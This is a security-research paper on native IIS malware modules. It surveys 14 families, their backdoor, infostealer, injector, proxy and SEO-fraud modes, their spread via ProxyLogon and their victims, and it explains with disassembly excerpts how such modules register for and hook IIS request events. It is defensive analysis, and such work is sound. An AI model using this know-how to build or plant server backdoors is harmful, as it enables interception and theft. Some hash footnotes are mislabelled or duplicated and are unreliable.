TLP: WHITE

ENJOY SAFER TECHNOLOGY™

ANATOMY OF NATIVE IIS MALWARE

Authors:
Zuzana Hromcová
Anton Cherepanov

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

1 EXECUTIVE SUMMARY

Internet Information Services (*IIS*) is Microsoft web server software for Windows with an extensible, modular architecture. It is not unknown for threat actors to misuse this extensibility to intercept or modify network traffic – the first known case of IIS malware targeting payment information from e-commerce sites was reported in 2013.

Fast-forward to March 2021, and IIS backdoors are being deployed via the recent Microsoft Exchange pre-authentication RCE vulnerability chain (*CVE-2021-26855*, *CVE-2021-26857*, *CVE-2021-26858*, and *CVE-2021-27065*), with government institutions among the targets. As *Outlook on the web* is implemented via IIS, Exchange email servers are particularly interesting targets for IIS malware.

IIS malware should be in the threat model, especially for servers with no security products. Despite this, no comprehensive guide has been published on the topic of the detection, analysis, mitigation, and remediation of IIS malware.

In this paper, we fill that gap by systematically documenting the current landscape of IIS malware, focusing on native IIS modules (implemented as C++ libraries). Based on our analysis of 14 malware families – 10 of them newly documented – we break down the anatomy of native IIS malware, extract its common features and document real-world cases, supported by our full-internet scan for compromised servers.

We don't focus on any single threat actor, malware family or campaign, but rather on the whole class of IIS threats – ranging from traffic redirectors to backdoors. We cover curious schemes to boost third-party SEO by misusing compromised servers, and IIS proxies turning the servers into a part of C&C infrastructure.

Finally, we share practical steps for the defenders to identify and remediate a successful compromise.

2 INTRODUCTION

IIS is Microsoft web server software for Windows. Since IIS v7.0 (first shipped with Windows Vista and Windows Server 2008), the software has had a modular architecture – both *native* (C++ DLL) and *managed* (.NET assembly) modules can be used to replace or extend core IIS functionality *[1]*. For example, developers can use IIS modules to modify how requests are handled or perform special logging or traffic analysis.

It comes as no surprise that the same extensibility is attractive for malicious actors – to intercept network traffic, steal sensitive data or serve malicious content. Web server software has been targeted by malware in the past (such as Darkleech *[2]*, a malicious Apache module), and IIS software is no exception.

There have already been a few individual reports of malicious IIS modules, used for cybercrime and cyberespionage alike:

- 2013 – ISN infostealer reported by Trustwave *[3]*, a native module
- 2018 – RGDoor backdoor reported by Palo Alto Networks *[4]*, a native module
- 2019 – incident response report by Secpulse *[5]*, native modules
- 2020 – infostealer reported by TeamT5 *[6]*, a managed module
- 2021 – IIS-Raid backdoor deployed via an Exchange server vulnerability, reported by ESET *[7]*, a native module

However, the existing reports on IIS threats are limited in scope, with the knowledge fragmented and technical details often missing or inaccurate. No comprehensive guide has been published on the topic.

In this paper, we take a step back and look at this class of threats – both known and newly reported. To limit the scope of this research, we focus on malicious *native* modules – malicious C++ libraries, installed on the IIS server as its modules.

We don't cover managed modules, nor other malware that is able to run on IIS servers but not designed as IIS server modules (such as scripts). Unless explicitly stated otherwise, when the terms *IIS modules* or *modules* are used in this paper, we are always referring to *native IIS modules*.

We analyze 14 individual malware families (including 10 newly documented), obtained from our telemetry or from VirusTotal. ESET security solutions detect these families as Win{32,64}/BadIIS and Win{32,64}/Spy.IISniff.

In *Section 3* of this paper, we document common IIS malware features, attack scenarios, prevalence, and targets, based on the analysis and results of internet scans we ran to complement our telemetry and identify additional victims.

In *Section 4*, we provide the essentials for reverse-engineering native IIS malware. We dissect the anatomy of malicious native IIS modules and examine how their features can be implemented. We use examples taken from various malware families across the paper to illustrate the techniques and functionality and show notable cases.

Full analyses of all the IIS malware families we have studied are provided in the *Appendix* of this paper, as reference material.

3 BACKGROUND INFORMATION

In the course of our research, we collected 80+ unique native IIS malware samples and clustered them into 14 malware families. Throughout the paper, we refer to these families as Group 1 to Group 14.

Except for the previously reported families ISN, RGDoor and IIS-Raid, the families are relatively new – with first-detected activity ranging between 2018 and 2021. Many of these families have been under active development throughout 2021, continuing as of this writing, but are not related to each other. They are individual malware families with one key feature – that they are developed as malicious native IIS modules.

We don't focus on attribution in this paper, and our grouping to 14 malware families doesn't necessarily directly correspond to 14 distinct threat actors. For example, while the features of Groups 8–12 vary, code overlaps suggest a common developer behind these families. On the other hand, several threat actors have been using an IIS backdoor derived from the same publicly available code, and we refer to all of these cases collectively as Group 1.

3.1 IIS malware types

Being a part of the server allows the cybercriminals to intercept traffic and bypass SSL/TLS – even if the communication channel is encrypted, the attackers have full access to data processed by the server, such as credentials and payment information processed by e-commerce sites.

Furthermore, our research shows that IIS modules are used to serve malicious content, manipulate search engine algorithms, or to turn benign servers into malicious proxies, which are then used in other malware campaigns to conceal C&C infrastructure.

Finally, while IIS is not the most widely used[1] web server software, it is used to implement Outlook on the web (aka OWA[2]) for Microsoft Exchange email servers, which also makes it a particularly interesting target for espionage.

We queried the Shodan service for servers with the IIS banner `X-AspNet-Version` and `Outlook` in the title to estimate a number of such servers – as shown in Figure 1, the number of public-facing servers with OWA running Microsoft Exchange 2013 or 2016 is over 200,000.

Figure 1 // Shodan result for public servers with OWA running Microsoft Exchange 2013 or 2016

In all cases, the main purpose of IIS malware is **to process HTTP requests incoming to the compromised server and affect how the server responds to (some of) these requests** – how they are processed depends on malware type.

We identified five main modes in which IIS malware operates:

- *Backdoor mode* allows the attackers to remotely control the compromised computer with IIS installed
- *Infostealer mode* allows the attackers to intercept regular traffic between the compromised server and its legitimate visitors, to steal information such as login credentials and payment information
- *Injector mode* where IIS malware modifies HTTP responses sent to legitimate visitors to serve malicious content
- *Proxy mode* turns the compromised server into an unwitting part of C&C infrastructure for another malware family, and misuses the IIS server to relay communication between victims and the real C&C server
- *SEO fraud mode* where IIS malware modifies the content served to search engines to manipulate SERP algorithms and boost ranking for selected websites

These mechanisms are illustrated in Figure 2 and described in detail later in this paper.

1 According to the latest Netcraft web server survey [8] and W3Techs survey statistics [9], as of this writing, IIS has market share of 4-7% of websites.
2 Previously known as Outlook Web Access, thus the OWA acronym.



Figure 2 // Overview of IIS malware mechanisms

Of the 14 malware families examined, several combine two, three, or more of these mechanisms, as listed in Table 1. The design of IIS modules allows them to handle various HTTP requests differently to support several modes – for example, requests from legitimate users can be handled in infostealer mode while attacker requests are handled in backdoor mode.

Table 1 // IIS malware families studied in this paper

Malware family	Supported modes
Group 1 (IIS-Raid)	Backdoor and infostealer
Group 2	Backdoor
Group 3	Backdoor
Group 4 (RGDoor)	Backdoor
Group 5	Infostealer
Group 6 (ISN)	Infostealer
Group 7	Backdoor
Group 8	Backdoor
Group 9	Proxy and SEO fraud
Group 10	SEO fraud
Group 11	Backdoor, proxy, SEO fraud and injector
Group 12	Backdoor, proxy, SEO fraud and injector
Group 13	Backdoor and SEO fraud
Group 14	SEO fraud and injector

3.2 Typical attack overview

3.2.1 Initial vector

The raw data we had for this research was mostly malware samples only, often missing contextual information. Thus, it is difficult to determine the initial access vector used to install these malicious modules into IIS servers.

However, we know that administrative rights are required to install a native IIS module, as they have unrestricted access to any resource available to the server worker process [1]. This narrows down the options for the initial attack vector.

We have seen evidence for two scenarios.

Trojanized modules

The first observed initial access technique is through trojanized IIS modules. In this scenario, the IIS server administrator unwittingly installs a trojanized version of a legitimate IIS module, perhaps one downloaded from unofficial sources. For example, Group 12 includes a trojanized version of a legitimate native module called *F5 X-Forwarded-For*, that converts the `X-Forwarded-For` HTTP header so that it's visible as the client IP address in the IIS logs.

Server exploitation

Another option is an attacker who is able to get access to the server via some configuration weakness or vulnerability in a web application or the server, and then installs the malicious IIS module on the server once such access is gained.

According to our telemetry, Group 7 samples are used in connection with *Juicy Potato* (detected as Win64/HackTool.JuicyPotato by ESET security solutions), which is a privilege escalation tool. Furthermore, in March 2021 we detected several variants of Group 1 samples (based on an open-source IIS backdoor and used by various actors) deployed on vulnerable Microsoft Exchange servers via the ProxyLogon vulnerability chain (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065).

3.2.2 Persistence and execution

Once installed, a native IIS module is loaded by all worker processes on the server. IIS Worker Process (`w3wp.exe`) handles the requests sent to the IIS web server; thus an IIS module is able to affect the processing of every request [10].

IIS itself is persistent – with the default installation, its services (such as *World Wide Web Publishing Service*, *Windows Process Activation Service* or *Application Host Helper Services*) are configured to run automatically at each system start. This means there is no need for native IIS malware to implement additional persistence mechanisms.

3.3 Victimology

According to our telemetry, only a small number of servers were targeted by the studied malware families, but this is likely affected by our limited visibility into IIS servers – it is still common for administrators not to use any security software on servers.

To complement our telemetry, we therefore performed internet-wide scans for selected families to identify other potential victims.

It is important to note that victims of IIS malware are not limited to compromised servers – all legitimate visitors of the websites hosted by these servers are potential targets, as the malware can be used to steal sensitive data from the visitors or serve malicious content.

We will not list all the targets exhaustively in this section - for information about the targets of the respective IIS malware families, please refer to the *Appendix* of this paper. Instead, we will focus on the most notable case – Group 1 – which is a collection of malware samples derived from a publicly available backdoor called IIS-Raid. In its original form, the backdoor supports simple features such as downloading and uploading files, and running shell commands, which can be activated when attackers send an HTTP request including custom headers with a password. This malware has been customized by various threat actors – we have found 11 header and password combinations.

In March 2021, we detected a wave of IIS-Raid variants in the wild, after the Microsoft Exchange pre-authentication RCE vulnerability chain (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065), aka ProxyLogon *[11]*, was disclosed. Several threat actors have used this vulnerability chain to, inter alia, deploy IIS malware on Exchange servers that have OWA support that relies on IIS. We have already reported one variant[3] of IIS-Raid in ESET's blogpost about how this vulnerability is being used by various threat actors to compromise Microsoft Exchange servers around the world *[7]*.

Since then, we have detected three more variants of IIS-Raid, and an additional variant of the Group 3 backdoor, all spreading through the vulnerability to Microsoft Exchange servers.

One of these samples was named deceptively `Microsoft.Exchange.Clients.OwaAuth.dll`, another had the following PDB path embedded:

```
C:\ProxyLogon-CVE-2021-26855-main\IIS-Raid-modify\module\x64\Release\IIS-Backdoor.pdb
```

Figure 3 shows the geographical locations of servers affected by these five campaigns, using the data from our telemetry and internet-wide scans.



Figure 3 // Victims of native IIS modules spread via the ProxyLogon vulnerability chain

3 SHA-1: AA9BA493CB9E9FA6F9599C513EDBCBEE84ECECD6

The following entities were among the victims:

- Government institutions in three countries in Southeast Asia
- A major telecommunications company in Cambodia
- A research institution in Vietnam
- Dozens of private companies in a range of industries, located mostly in Canada, Vietnam and India, and others in the USA, New Zealand, South Korea, and other countries

We notified all these victims about the compromises.

We didn't find any pattern among the targeted servers, and it is possible that these attackers used the vulnerability to compromise as many servers as possible, without any targeting. In at least one case[4], the attackers used the malware to spread the Lemon Duck cryptominer. This finding was already reported by Sophos *[12]* in May 2021, and we independently confirmed it using data from the compromised IIS server, which was provided to us from a victim in South Korea.

On the other hand, another version[5] derived from the same IIS-Raid source code was probably used for cyberespionage. This version has been used since at least January 2021, targeting only a small number of high-profile users in Cambodia and Vietnam. The PDB path of the analyzed sample also suggests this sample was a part of a targeted campaign: `C:\Users\cambodia\Desktop\ok\ok\IIS-Raid-master\module\x64\Release\IIS-Backdoor.pdb`. In this case, the ProxyLogon vulnerability chain could be only one of the possible initial compromise vectors.

4 SHA-256: AA9BA493CB9E9FA6F9599C513EDBCBEE84ECECD6
5 SHA-256: F449C31AAB9EC0E6C6B2C336DEB83ADE6DAD53FD

4 ANATOMY OF NATIVE IIS MALWARE

In this core section of our paper, we dissect the architecture of native IIS modules and explain how threat actors fit their malicious functionality into this architecture.

4.1 Native IIS malware essentials

A native IIS module is a dynamic-link library (DLL) writtevn using the *IIS C++ API*. Native modules are located in the `%windir%\system32\inetsrv\`[6] folder on the server and can be configured for some, or for all, applications hosted by the server. These modules can be configured by a command line tool `AppCmd.exe`, via a GUI editor *IIS Manager*, or by manually editing the `%windir%\system32\inetsrv\config\ApplicationHost.config` configuration file.

The modules are then loaded by the IIS Worker Process (`w3wp.exe`), which handles requests sent to the IIS server.

4.1.1 Module class

In order for IIS to load the DLL successfully, any native IIS module must export the *RegisterModule* function, which is the library entry point, responsible for registering the module for (one or more) server *events*. Events are generated when IIS processes an incoming HTTP request and event *handlers* are where the core functionality of IIS modules is implemented.

Therefore, *all native IIS modules* (malicious or benign) will implement a module class inheriting either from *CHttpModule* class, or from *CGlobalModule* class *[13]*, and will override a number of their event handler methods, listed in Figure 4.

```
; const HttpModule::`vftable'
??_7HttpModule@@6B@ dd offset OnBeginRequest
                                        ; DATA XREF: sub_7454A310+19↑o
                                        ; sub_7454A360+9↑o
                dd offset OnPostBeginRequest
                dd offset OnAuthenticateRequest
                dd offset OnPostAuthenticateRequest
                dd offset OnAuthorizeRequest
                dd offset OnPostAuthorizeRequest
                dd offset OnResolveRequestCache
                dd offset OnPostResolveRequestCache
                dd offset OnMapRequestHandler
                dd offset OnPostMapRequestHandler
                dd offset OnAcquireRequestState
                dd offset OnPostAcquireRequestState
                dd offset OnPreExecuteRequestHandler
                dd offset OnPostPreExecuteRequestHandler
                dd offset OnExecuteRequestHandler
                dd offset OnPostExecuteRequestHandler
                dd offset OnReleaseRequestState
                dd offset OnPostReleaseRequestState
                dd offset OnUpdateRequestCache
                dd offset OnPostUpdateRequestCache
                dd offset OnLogRequest
                dd offset OnPostLogRequest
                dd offset OnEndRequest
                dd offset OnPostEndRequest
                dd offset OnSendResponse
                dd offset OnMapPath
                dd offset OnReadEntity
                dd offset OnCustomRequestNotification
                dd offset OnAsyncCompletion
                dd offset Dispose
                dd offset sub_7454A360
                dd offset ??_R4HttpModuleFactory@@6B@ ; const HttpModule
; const HttpModuleFactory::`vftable'
??_7HttpModuleFactory@@6B@ dd offset sub_7454A310
```

```
; const CMyGlobalModule::`vftable'
??_7CMyGlobalModule@@6B@ dq offset OnGlobalStopListening
                                        ; DATA XREF: DNameNode
                                        ; Terminate+51↑o
                dq offset OnGlobalCacheCleanup
                dq offset OnGlobalCacheOperation
                dq offset OnGlobalHealthCheck
                dq offset OnGlobalConfigurationChange
                dq offset OnGlobalFileChange
                dq offset OnGlobalPreBeginRequest
                dq offset OnGlobalApplicationStart
                dq offset OnGlobalApplicationResolveModules
                dq offset OnGlobalApplicationStop
                dq offset OnGlobalRSCAQuery
                dq offset OnGlobalTraceEvent
                dq offset OnGlobalCustomNotification
                dq offset Terminate
                dq offset OnGlobalThreadCleanup
                dq offset OnGlobalApplicationPreload
                dq offset OnSuspendProcess
```

Figure 4 // Module class methods of `CHttpModule` class (left) and `CGlobalModule` class (right)

6 Or the `%windir%\SysWOW64\inetsrv\` folder.

The first step of analyzing a malicious native IIS module is to locate the module class and identify the overridden methods - this is where the malicious functionality will be implemented. The default method implementations are easy to identify, as they only print a debug message, similar to the message illustrated in Figure 5.

"This module subscribed to event CHttpModule::OnSendResponse but did not override the method in its CHttpModule implementation. Please check the method signature to make sure it matches the corresponding method."

```
.text:00000000001417A0
.text:00000000001417A0
.text:00000000001417A0
.text:00000000001417A0 OnSendResponse proc near
.text:00000000001417A0 sub     rsp, 28h
.text:00000000001417A4 lea     rcx, OutputString ; "This module subscribed to event "
.text:00000000001417AB call    cs:OutputDebugStringA
.text:00000000001417B1 lea     rcx, aChttpmoduleOns ; "CHttpModule::OnSendResponse"
.text:00000000001417B8 call    cs:OutputDebugStringA
.text:00000000001417BE lea     rcx, aButDidNotOverr ; " but did not override the method in its"...
.text:00000000001417C5 call    cs:OutputDebugStringA
.text:00000000001417CB call    cs:DebugBreak
.text:00000000001417D1 xor     eax, eax
.text:00000000001417D3 add     rsp, 28h
.text:00000000001417D7 retn
.text:00000000001417D7 OnSendResponse endp
.text:00000000001417D7
```

Figure 5 // Default event handler method `CHttpModule::OnSendResponse`

In the malware families we examined, the malicious functionality is usually implemented across one to three event handlers, with the rest of the methods not overridden. For example, Group 7 implements its malicious functionality in the `OnBeginRequest`, `OnLogRequest` and `OnSendResponse` handlers; Group 5 only overrides the `OnPostBeginRequest` handler.

However, not all implemented handlers are necessarily malicious. For example, Group 12 includes a trojanized version of a legitimate native module called *F5 X-Forwarded-For*. This module converts the `X-Forwarded For` HTTP header so it's visible as the client IP address in the IIS logs, which is implemented as `OnAcquireRequestState`, `OnSendResponse` handlers. Group 12 malware builds its code on the same module, with added malicious functionality, as the `OnBeginRequest` handler.

Both Group 7 and Group 12 handlers are shown in Figure 6.

```
; const HttpModule::`vftable'
??_7HttpModule@@6B@ dd offset OnBeginRequest   malicious handler
                                ; DATA XREF: sub_7454A310+19↑o
                                ; sub_7454A360+9↑o
                dd offset sub_74549CD0
                dd offset sub_74549D00
                dd offset sub_74549D30
                dd offset sub_74549D60
                dd offset sub_74549D90
                dd offset sub_74549DC0
                dd offset sub_74549DF0
                dd offset sub_74549E20
                dd offset sub_74549E50
                dd offset sub_74549E80
                dd offset sub_74549EB0
                dd offset sub_74549EE0
                dd offset sub_74549F10
                dd offset sub_74549F40
                dd offset sub_74549F70
                dd offset sub_74549FA0
                dd offset sub_74549FD0
                dd offset sub_7454A000
                dd offset sub_7454A030
                dd offset OnLogRequest   malicious handler
                dd offset sub_7454A090
                dd offset OnEndRequest   malicious handler
                dd offset sub_7454A0F0
                dd offset sub_7454A120
                dd offset sub_7454A150
                dd offset sub_7454A180
                dd offset sub_7454A1B0
                dd offset sub_7454A1E0
                dd offset sub_7454A210
                dd offset sub_7454A360
                dd offset ??_R4HttpModuleFactory@@6B@ ; const HttpModuleFactory
; const HttpModuleFactory::`vftable'
```

```
; const CF5XFFHttpModule::`vftable'
??_7CF5XFFHttpModule@@6B@ dq offset OnBeginRequest   malicious handler
                                ; DATA XREF: sub_180005900+A↑o
                                ; sub_1800059C0+4D↑o
                dq offset sub_180005DF0
                dq offset sub_180005AF0
                dq offset sub_180005D70
                dq offset sub_180005B30
                dq offset sub_180005DB0
                dq offset sub_1800060F0
                dq offset sub_180005FB0
                dq offset sub_180005CF0
                dq offset sub_180005EF0
                dq offset OnAcquireRequestState   benign handler
                dq offset sub_180005D30
                dq offset sub_180006030
                dq offset sub_180005F30
                dq offset sub_180005C30
                dq offset sub_180005E70
                dq offset sub_1800060B0
                dq offset sub_180005F70
                dq offset sub_180006170
                dq offset sub_180005FF0
                dq offset sub_180005C70
                dq offset sub_180005EB0
                dq offset sub_180005BF0
                dq offset sub_180005E30
                dq offset OnSendResponse   benign handler
                dq offset sub_180005CB0
                dq offset sub_180006070
                dq offset sub_180005BB0
                dq offset sub_180005AB0
                dq offset sub_1800059A0
                dq offset sub_180005900
```

Figure 6 // Group 7 (left) and Group 12 (right) event handler methods

4.1.2 Request-processing pipeline

As the previous section explains, the `RegisterModule` function is responsible for initialization while most of the malicious functionality in native IIS malware is found in its event handlers. This section explains the significance of these events and when they are triggered.

Events are steps in which IIS processes all incoming HTTP requests (whether GET, POST or other). These steps are taken serially, in the *request-processing pipeline* illustrated in Figure 7, and each of them generates two *request-level notifications* for the request [10], [14].



Figure 7 // HTTP request-processing pipeline in IIS

For example, the first step (`BeginRequest` event) generates:

- Event notification handled by the `OnBeginRequest` handler
- Post-event notification handled by the `OnPostBeginRequest` handler

Post-event notifications are generated immediately after the corresponding request-level event in the pipeline. See *Microsoft documentation* for the full list of request-level notifications. Using these notifications, a malicious IIS module can hook any part of the pipeline.

Other notifications are generated when specific, non-deterministic events occur, most notably, `OnSendResponse` handler handles the event when IIS sends the response buffer, which is a step with no fixed position in the pipeline.

For malicious modules, the difference between event and post-event request notifications is generally not significant (except for some corner cases). In our sample set, the malware generally registers handlers at the beginning of the pipeline (to be able to process the incoming requests), and/or when a response is being sent (to be able to intercept or modify it).

Finally, some server events are not tied to individual HTTP requests but occur on the global level. For example, the `GlobalFileChange` event occurs when a file within a web site is changed. Some Group 9 samples override the `CGlobalModule::OnGlobalPreBeginRequest` method to process requests before they enter the request-processing pipeline. See *Microsoft documentation* for the full list of global-level notifications. An IIS module can register for both request-level and global-level notifications, as is the case with the Group 9 malware.

Malicious modules will override a combination of these event handler methods, for example to intercept legitimate traffic or to handle incoming requests from the C&C server.

4.1.3 RegisterModule function

To summarize, each native IIS module must export the *RegisterModule* function and implement at least one of these classes *[13]*:

a. To be able to register for request-level notifications:
   A class inheriting from *CHttpModule* (module class) and a class implementing *IHttpModuleFactory* (the factory class for the module). The factory class is responsible for creating instances of the module for each incoming HTTP request.
b. To be able to register for global-level notifications:
   A class inheriting from *CGlobalModule*.

The `RegisterModule` function creates instances of the core classes and registers for events that should be handled by the module. This is done by calls to the `SetRequestNotifications` or `SetGlobalNotifications` methods on the `pModuleInfo` instance, respectively, specifying a *bitmask* of events to which it will receive notifications. (The bitmask will correspond directly to functions overridden by the module's main class.)

Following is the `RegisterModule` function prototype:

```
typedef HRESULT(WINAPI* PFN_REGISTERMODULE)(
    DWORD dwServerVersion,
    IHttpModuleRegistrationInfo* pModuleInfo,
    IHttpServer* pGlobalInfo
);
```

In the malware families we examined, a typical `RegisterModule` function is as minimalistic as in Figure 8 (used in Group 1, only registering the `OnSendResponse` handler).

```
.text:000007FEFB1F17D0 ; Exported entry   1. RegisterModule
.text:000007FEFB1F17D0
.text:000007FEFB1F17D0
.text:000007FEFB1F17D0 ; rdx [in] = IHttpModuleRegistrationInfo
.text:000007FEFB1F17D0
.text:000007FEFB1F17D0 public RegisterModule
.text:000007FEFB1F17D0 RegisterModule proc near
.text:000007FEFB1F17D0 push    rbx
.text:000007FEFB1F17D2 sub     rsp, 20h
.text:000007FEFB1F17D6 mov     ecx, 8          ; Size
.text:000007FEFB1F17DB mov     rbx, rdx
.text:000007FEFB1F17DE call    MyHttpModuleFactory_ctor
.text:000007FEFB1F17E3 lea     rcx, ??_7CMyHttpModuleFactory@@6B@ ; const CMyHttpModuleFactory::`vftable'
.text:000007FEFB1F17EA mov     cs:pFactory, rax
.text:000007FEFB1F17F1 xor     r9d, r9d
.text:000007FEFB1F17F4 mov     r8d, RQ_SEND_RESPONSE
.text:000007FEFB1F17FA mov     rdx, rax
.text:000007FEFB1F17FD mov     [rax], rcx
.text:000007FEFB1F1800 mov     rcx, rbx
.text:000007FEFB1F1803 mov     r10, [rbx]
.text:000007FEFB1F1806 add     rsp, 20h
.text:000007FEFB1F180A pop     rbx
.text:000007FEFB1F180B jmp     [r10+IHttpModuleRegistrationInfoVtbl.SetRequestNotifications]
.text:000007FEFB1F180B RegisterModule endp
.text:000007FEFB1F180B
```

Figure 8 // A typical `RegisterModule` function of a native IIS module

Optionally, the `RegisterModule` function can also set the request-level priority for the module using the `IHttpModuleRegistrationInfo::SetPriorityForRequestNotification` method. For cases when several IIS modules (malicious and regular) are registered for the same event, this priority is used to enforce the order in which their respective handlers will be called. For example, Group 7 registers its

handlers with `PRIORITY_ALIAS_FIRST`, as shown in Figure 9. That means that this malicious module will be executed **before** all other modules on `BeginRequest` and `LogRequest` events, and **after** all other modules on `SendRequest` event. This allows the malware to have the final word in what response will be sent to the HTTP request.

```
.text:7454A2D0 mov     eax, [edi]
.text:7454A2D2 mov     ecx, edi        ; pModuleInfo
.text:7454A2D4 push    offset aFirst   ; "FIRST"
.text:7454A2D9 push    RQ_BEGIN_REQUEST or RQ_LOG_REQUEST or RQ_END_REQUEST ; dwRequestNotification
.text:7454A2DE call    [eax+IHttpModuleRegistrationInfoVtbl.SetPriorityForRequestNotification]
.text:7454A2E1 mov     esi, eax
.text:7454A2E3 test    esi, esi
.text:7454A2E5 jns     short loc_7454A2F2
```

Figure 9 // *RegisterModule* function example (Group 7)

Note that the `RegisterModule` function is not necessarily always as minimalistic as in Figure 8. Since this function is only executed once, it is a good place for initialization. Figure 10 illustrates the layout of Group 9's `RegisterModule` function, which decrypts strings and initializes a global map structure to be used by the handlers.



Figure 10 // A more complex *RegisterModule* function with initialization functions (Group 9)

In any case, the only responsibility of the `RegisterModule` function is to initialize the module and register it for server events. To understand a malicious native IIS module, it is crucial to analyze the handlers.

4.2 Native IIS malware features

Whether the IIS malware's purpose is to steal credential information from legitimate visitors, or serve them malicious content, all native IIS modules operate in the same phases. As illustrated in Figure 11, a malicious IIS module starts with parsing an incoming HTTP request to identify whether it was sent by a legitimate user, by the attacker, or another party, and whether it should be processed. According to this classification, the malware then processes the request (for example, logs sensitive data from the request or executes backdoor command from the request) and modifies the HTTP response accordingly. Typically, only a few of the inbound HTTP requests are of interest to the malicious module and will trigger an action, the rest of the requests pass through the malware pipeline untouched.

